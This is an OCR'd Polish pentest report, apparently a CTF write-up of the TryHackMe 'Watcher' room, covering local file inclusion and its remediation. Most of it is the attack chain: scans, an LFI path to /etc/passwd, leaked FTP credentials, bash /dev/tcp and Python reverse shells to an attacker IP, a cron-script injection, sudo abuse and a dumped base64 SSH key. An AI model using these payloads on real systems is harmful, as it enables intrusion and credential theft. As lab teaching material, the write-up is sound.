SDA
Akademy

2023

SECURITY REPORT

PENETRATION TEST BY ROMAN DIBROV

Spis Treśći

Raport z testów biezpiecczeństwa

https://tryhackme.com/room/watcher

Wnioski z testów

W aplikacji webowej zidentyfikowano podatność typu "LFI". Podatność tego typu odnosi się do ataku polegającego na dołączeniu, za pomocą którego osoba atakująca może nakłonić aplikację internetową do dołączenia plików na serwerze sieci Web, wykorzystując funkcję, która dynamicznie obejmuje lokalne pliki lub skrypty

Zalecenia

- Użycie "białej listy", która nie pozwoli wpisywać złośliwy kod
- W aplikacjach WWW, można spotkać się z zabezpieczeniem polegającym na wyszukiwaniu w ścieżce do pliku, wystąpienia ciągu „../”. Zabezpieczenie polega na usunięciu takich ciągów z tekstu reprezentującego nazwę pliku, lub ścieżkę do niego
- Dodatkowo, należy pamiętać o weryfikacji uprawnień do plików (np. odpowiednie uprawnienia, z jakimi uruchomiony jest serwer WWW)

Treść techniczna


`rustscan -a 10.10.167.163 -- -sC -sV -A | tee scan.txt`

```
~/THM/watcher ▷ rustscan -a 10.10.167.163 -- -sC -sV -A | tee scan.txt
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'
Open 10.10.167.163:21
Open 10.10.167.163:22
Open 10.10.167.163:80
[~] Starting Nmap
[>] The Nmap command to be run is nmap -sC -sV -A -vvv -p 21,22,80 10.10.167.163

Starting Nmap 7.92 ( https://nmap.org ) at 2023-08-05 08:55 UTC
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 08:55
Completed NSE at 08:55, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 08:55
Completed NSE at 08:55, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 08:55
Completed NSE at 08:55, 0.00s elapsed
Initiating Ping Scan at 08:55
Scanning 10.10.167.163 [2 ports]
Completed Ping Scan at 08:55, 0.10s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 08:55
Completed Parallel DNS resolution of 1 host. at 08:55, 0.03s elapsed
DNS resolution of 1 IPs took 0.03s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 08:55
Scanning 10.10.167.163 [3 ports]
Discovered open port 21/tcp on 10.10.167.163
Discovered open port 22/tcp on 10.10.167.163
Discovered open port 80/tcp on 10.10.167.163
Completed Connect Scan at 08:55, 0.08s elapsed (3 total ports)
Initiating Service scan at 08:55
Scanning 3 services on 10.10.167.163
Completed Service scan at 08:55, 6.18s elapsed (3 services on 1 host)
```

`gobuster dir -u 10.10.167.163 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x txt,php,html`

w robots.txt informacja o ukrytych folderach




User-agent: *


Allow: /flag_1.txt

Allow: /secret_file_do_not_read.txt

FLAG{robots_dot_text_what_is_next}




Local File Inclusion [MEDIUM 5.8]



10.10.167.163/post.php?post=../../../etc/passwd

http://10.10.167.163/post.php?post=secret_file_do _not_read.txt

Hi Mat, The credentials for the FTP server are below. I've set the files to be saved to /home/ftpuser/ftp/files. Will ---------- ftpuser:givemefiles777



login to ftp

`mget*`

```
flag_2.txt  placemat1.jpg  placemat2.jpg  placemat3.jpg  scan.txt
~/THM/watcher ▷ cat flag_2.txt
FLAG{ftp_you_and_me}
~/THM/watcher ▷
```

FLAG{ftp_you_and_me}

dalej utworze revshella


zaldaduje plik shell.php z kodem ze strony na FTP

```
~/THM/watcher ▷ ftp 10.10.170.195
Connected to 10.10.170.195.
220 (vsFTPd 3.0.3)
Name (10.10.170.195:kali): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||43563|)
150 Here comes the directory listing.
dr-xr-xr-x    3 65534    65534        4096 Dec 03  2020 .
dr-xr-xr-x    3 65534    65534        4096 Dec 03  2020 ..
drwxr-xr-x    2 1001     1001         4096 Dec 03  2020 files
-rw-r--r--    1 0        0              21 Dec 03  2020 flag_2.txt
226 Directory send OK.
ftp> cd files
250 Directory successfully changed.
ftp> put shell.php
local: shell.php remote: shell.php
229 Entering Extended Passive Mode (|||44432|)
150 Ok to send data.
100% |*****************************************************************************
226 Transfer complete.
2588 bytes sent in 00:00 (13.70 KiB/s)
ftp>
```

https://www.revshells.com/

I uruchomie przez url

10.10.167.163/post.p hp?post=../../../..//home/ftpuser/ftp/files/shell.php



poszukamy flagi

```
find / -type f -name "*flag*.txt" 2>/dev/null
```

```
www-data@watcher:/home$ find / -type f -name "*flag*.txt" 2>/dev/null
find / -type f -name "*flag*.txt" 2>/dev/null
/home/mat/flag_5.txt
/home/ftpuser/ftp/flag_2.txt
/home/will/flag_6.txt
/home/toby/flag_4.txt
/var/www/html/more_secrets_a9f10a/flag_3.txt
/var/www/html/flag_1.txt
www-data@watcher:/home$
```

/home/mat/flag_5.txt

/home/ftpuser/ftp/flag _2.txt

/home/will/flag_6.txt

/home/toby/flag_4.tx t

/var/www/html/more_

secrets_a9f10a/flag_3.txt

/var/www/html/flag_1.txt

FLAG3:

FLAG{lf i_what_a_guy}

`sudo -l`

(toby) NOPASSWD: ALL

```
cat /var/www/html/more_secrets_a9f10a/flag_3.txt
FLAG{lfi_what_a_guy}
www-data@watcher:/home$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@watcher:/home$ sudo -l
sudo -l
Matching Defaults entries for www-data on watcher:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on watcher:
    (toby) NOPASSWD: ALL
www-data@watcher:/home$
```

Możemy wykonywać wszystkie polecenia jako user toby

`sudo -u toby cat flag_4.txt`

FLAG{chad_lifestyle}

```
drwxr-xr-x 6 toby toby 4096 Dec 12  2020 .
drwxr-xr-x 6 root root 4096 Dec  3  2020 ..
lrwxrwxrwx 1 root root    9 Dec  3  2020 .bash_history → /dev/null
-rw-r--r-- 1 toby toby  220 Dec  3  2020 .bash_logout
-rw-r--r-- 1 toby toby 3771 Dec  3  2020 .bashrc
drwx------ 2 toby toby 4096 Dec  3  2020 .cache
drwx------ 3 toby toby 4096 Dec  3  2020 .gnupg
drwxrwxr-x 3 toby toby 4096 Dec  3  2020 .local
-rw-r--r-- 1 toby toby  807 Dec  3  2020 .profile
-rw------- 1 toby toby   21 Dec  3  2020 flag_4.txt
drwxrwxr-x 2 toby toby 4096 Dec  3  2020 jobs
-rw-r--r-- 1 mat  mat    89 Dec 12  2020 note.txt
www-data@watcher:/home/toby$ sudo -u toby cat flag_4.txt
sudo -u toby cat flag_4.txt
FLAG{chad_lifestyle}
www-data@watcher:/home/toby$
```

zmienimy usera na toby

`nc -lnvp 4445` (kali)


`sudo -u toby bash -i >& /dev/tcp/10.11.28.126/4445 0>&1 (target machine)`

w etc/crontab jest skrypt który możemy urzyć do eskalacji uprawnień


`nc -lnvp 4446 (kali)`

`echo 'bash -i >& /dev/tcp/10.11.28.126/4446 0>&1' >> cow.sh (target)`

poczekam 1 minutę i mam shella



FLAG{live_by_the_cow_die_by_the_cow}



do eskalacji uprawnień do urzytkownika will,użyje python revshella

```
import os
import pty
import socket
def get_command(a):
s=socket.socket()
s.connect(("10.11.28.126",4448))
        [os.dup2(s.fileno(),f)for f in(0,1,2)]
pty.spawn("bash")
```

skopijuje go na maszynę celową!

wartość shella zapisze do pliku kt óry ma komendy do wykonania (cmd.py)

`cat cm.py.2 > ./scripts/cmd.py`

uruchamiam nasluchiwać


`nc -lnvp 4448`

uruchamiam scrypt jako urzytkownik will


`sudo -u will /usr/bin/python3 /home/mat/scripts/will_script.py 1`

Jest flaga

FLAG{but _i_thought_my_script_was_secure}



Do escalacji do roota urzyłem scrypt "linpeas.sh"



Uzytkownik will jest w grupie "adm", to daje możliwość przeglądać nektóre pliki konfiguracyjne roota!!!

```
find / -type f -group adm 2>/dev/null
```

```
will@watcher:/$ find / -type f -group adm 2>/dev/null
find / -type f -group adm 2>/dev/null
/opt/backups/key.b64
/var/log/auth.log
/var/log/kern.log
/var/log/syslog
/var/log/apache2/access.log
/var/log/apache2/error.log
/var/log/apache2/other_vhosts_access.log
/var/log/cloud-init.log
/var/log/unattended-upgrades/unattended-upgrades-dpkg.log
/var/log/apt/term.log
will@watcher:/$
```

`cat /opt/backups/key.b64`

```
will@watcher:/$ cat /opt/backups/key.b64
cat /opt/backups/key.b64
LS0tLS1CRUdJTiBSU0EgUFJJVkFURSBLRVktLS0tLQpNSUlFcEFJQkFBS0NBUUVBelBhUUZvbFFx
OGNIb205bXNzeVBaNTNhTHpCY1J5QncrcnlzSjNoMEpDeG5WK2FHCm9wWmRjUXowMVlPWWRqWUlh
WkVKbWRjUFZXUXAvTDB1YzV1M2lnb2lLMXVpWU1mdzg1ME43dDNPWC9lcmRLRjQKanFWdTNpWE45
ZG9CbXIzVHVVOVJKa1ZuRER1bzh5NER0SXVGQ2Y5MlpmRUFKR1VCMit2Rk9ON3E0S0pzSXhnQQpu
TThrajhOa0ZrRlBrMGQxSEtIMitwN1FQMkhHWnJmM0RORm1RN1R1amEzem5nYkVWTzdOWHgzVjNZ
T0Y5eTFYCmVGUHJ2dERRVjdCWWI2ZWdrbGFmczRtNFhlVU8vY3NNODRJNm5ZSFd6RUo1enBjU3Jw
bWtESHhDOHlIOW1JVnQKZFNlbGFiVzJmdUxBaTUxVVIvMndOcUwxM2h2R2dscGVQaEtRZ1FJREFR
QUJBb0lCQUhtZ1RyeXcyMmcwQVRuSQo5WjVnZVRDNW9VR2padjdtSjJVREZQMlBJd3hjTlM4YUl3
YlVSN3JRUDNGOFY3cStNWnZEYjNrVS80cGlsKy9jCnEzWDdENTBnaWtwRVpFVWVJTVBQalBjVU5H
VUthWG9hWDVuMlhhWUJ0UWlSUjZaMXd2QVNPMHVFbjdQSXEyY3oKQlF2Y1J5UTVyaDZzTnJOaUpR
cEdESkRFNTRoSWlnaWMvR3VjYnluZXpZeWE4cnJJc2RXTS8wU1VsOUprbkkwUQpUUU9pL1gyd2Z5
cnlKc20rdFljdlk0eWRoQ2hLKzBuVlRoZWNpVXJWL3drRnZPRGJHTVN1dWhjSFJLVEtjNkI2CjF3
c1VBODUrdnFORnJ4ekZZL3RXMTg4VzAwZ3k5dzUxYktTS0R4Ym90aTJnZGdtRm9scG5Gdyt0MFFS
QjVSQ0YKQWxRSjI4a0NnWUVBNmxyWTJ4eWVMaC9hT0J1OStTcDN1SmtuSWtPYnBJV0NkTGQxeFhO
dERNQXo0T3FickxCNQpmSi9pVWNZandPQkh0M05Oa3VVbTZxb0VmcDRHb3UxNHlHek9pUmtBZTRI
UUpGOXZ4RldKNW1YK0JIR0kvdmoyCk52MXNxN1BhSUtxNHBrUkJ6UjZNL09iRDd5UWU3OE5kbFF2
TG5RVGxXcDRuamhqUW9IT3NvdnNDZ1lFQTMrVEUKN1FSNzd5UThsMWlHQUZZUlhJekJncDVlSjJB
QXZWcFdKdUlOTEs1bG1RL0UxeDJLOThFNzNDcFFzUkRHMG4rMQp2cDQrWThKMElCL3RHbUNmN0lQ
TWVpWDgwWUpXN0×0b3pyNytzZmJBUVoxVGEybzFoQ2FsQVF5SWs5cCtFWHBJClViQlZueVVDMVhj
dlJmUXZGSnl6Z2Njd0V4RXI2Z2xKS09qNjRiTUNnWUVBbHhteC9qeEtaTFRXenh4YjlWNEQKU1Bz
K055SmVKTXFNSFZMNFZUR2gydm5GdVR1cTJjSUM0bTUzem4reEo3ZXpwYjFyQTg1SnREMmduajZu
U3I5UQpBL0hiakp1Wkt3aTh1ZWJxdWl6b3Q2dUZCenBvdVBTdVV6QThzOHhIVkk2ZWRWMUhDOGlw
NEptdE5QQVdIa0×aCmdMTFZPazBnejdkdkMzaEdjMTJCcnFjQ2dZQWhGamkzNGlMQ2kzTmMxbHN2
TDRqdlNXbkxlTVhuUWJ1NlArQmQKYktpUHd0SUcxWnE4UTRSbTZxcUM5Y25vOE5iQkF0aUQ2L1RD
WDFrejZpUHE4djZQUUViMmdpaWplWVNKQllVTwprSkVwRVpNRjMwOFZuNk42L1E4RFlhdkpWYyt0
bTRtV2NOMm1ZQnpVR1FIbWI1aUpqa0×FMmYvVHdZVGcyREIwCm1FR0RHd0tCZ1FDaCtVcG1UVFJ4
NEtLTnk2d0prd0d2MnVSZGo5cnRhMlg1cHpUcTJuRUFwa2UyVVlsUDVPTGgKLzZLSFRMUmhjcDlG
bUY5aUtXRHRFTVNROERDYW41Wk1KN09JWXAyUloxUnpDOUR1ZzNxa3R0a09LQWJjY0tuNQo0QVB4
STFEeFUrYTJ4WFhmMDJkc1FIMEg1QWhOQ2lUQkQ3STVZUnNNMWJPRXFqRmRaZ3Y2U0E9PQotLS0t
LUVORCBSU0EgUFJJVkFURSBLRVktLS0tLQo=
will@watcher:/$
```

plik key.b64 zawiera kluch ssh! Decoduje wartość base64! Zamiast "ENKODED KEY" wartość base64!

`echo"ENCODED KEY" | base64 -d`

Zapisuje klucz,zmieniam uprawnienia dla klucza

`chmod 600 id_rsa`

```
~/THM/watcher ▷ echo 'LS0tLS1CRUdJTiBSU0EgUFJJVkFURSBLRVktLS0tLQpNSUlFcEFJQkFBS0NBUUVBelBhUUZvbFFx
OGNIb205bXNzeVBaNTNhTHpCY1J5QncrcnlzSjNoMEpDeG5WK2FHCm9wWmRjUXowMVlPWWRqWUlh
WkVKbWRjUFZXUXAvTDB1YzV1M2lnb2lLMXVpWU1mdzg1ME43dDNPWC9lcmRLRjQKanFWdTNpWE45
ZG9CbXIzVHVVOVJKa1ZuRER1bzh5NER0SXVGQ2Y5MlpmRUFKR1VCMit2Rk9ON3E0S0pzSXhnQQpu
TThrajhOa0ZrRlBrMGQxSEtIMitwN1FQMkhHWnJmM0RORm1RN1R1amEzem5nYkVWTzdOWHgzVjNZ
T0Y5eTFYCmVGUHJ2dERRVjdCWWI2ZWdrbGFmczRtNFhlVU8vY3NNODRJNm5ZSFd6RUo1enBjU3Jw
bWtESHhDOHlIOW1JVnQKZFNlbGFiVzJmdUxBaTUxVVIvMndOcUwxM2h2R2dscGVQaEtRZ1FJREFR
QUJBb0lCQUhtZ1RyeXcyMmcwQVRuSQo5WjVnZVRDNW9VR2padjdtSjJVREZQMlBJd3hjTlM4YUl3
YlVSN3JRUDNGOFY3cStNWnZEYjNrVS80cGlsKy9jCnEzWDdENTBnaWtwRVpFVWVJTVBQalBjVU5H
VUthWG9hWDVuMlhhWUJ0UWlSUjZaMXd2QVNPMHVFbjdQSXEyY3oKQlF2Y1J5UTVyaDZzTnJOaUpR
cEdESkRFNTRoSWlnaWMvR3VjYnluZXpZeWE4cnJJcRXTS8wU1VsOUprbkkwUQpUUU9pL1gyd2Z5
cnlKc20rdFljdlk0eWRoQ2hLKzBuVlRoZWNpVXJWL3drRnZPRGJHTVN1dWhjSFJLVEtjNkI2CjF3
c1VBODUrdnFORnJ4ekZZL3RXMTg4VzAwZ3k5dzUxYktTS0R4Ym90aTJnZGdtRm9scG5Gdyt0MFFS
QjVSQ0YKQWxRSjI4a0NnWUVBNmxyWTJ4eWVMaC9hT0J1OStTcDN1SmtuSWtPYnBJV0NkTGQxeFhO
dERNQXo0T3FickxCNQpmSi9pVWNZandPQkh0M05Oa3VVbTZxb0VmcDRHb3UxNHlHek9pUmtBZTRI
UUpGOXZ4RldKNW1YK0JIR0kvdmoyCk52MXNxN1BhSUtxNHBrUkJ6UjZNL09iRDd5UWU3OE5kbFF2
TG5RVGxXcDRuamhqUW9IT3NvdnNDZ1lFQTMrVEUKN1FSNzd5UThsMWlHQUZZUlhJekJncDVlSjJB
QXZWcFdKdUlOTEs1bG1RL0UxeDJLOThFNzNDcFFzUkRHMG4rMQp2cDQrWThKMElCL3RHbUNmN0lQ
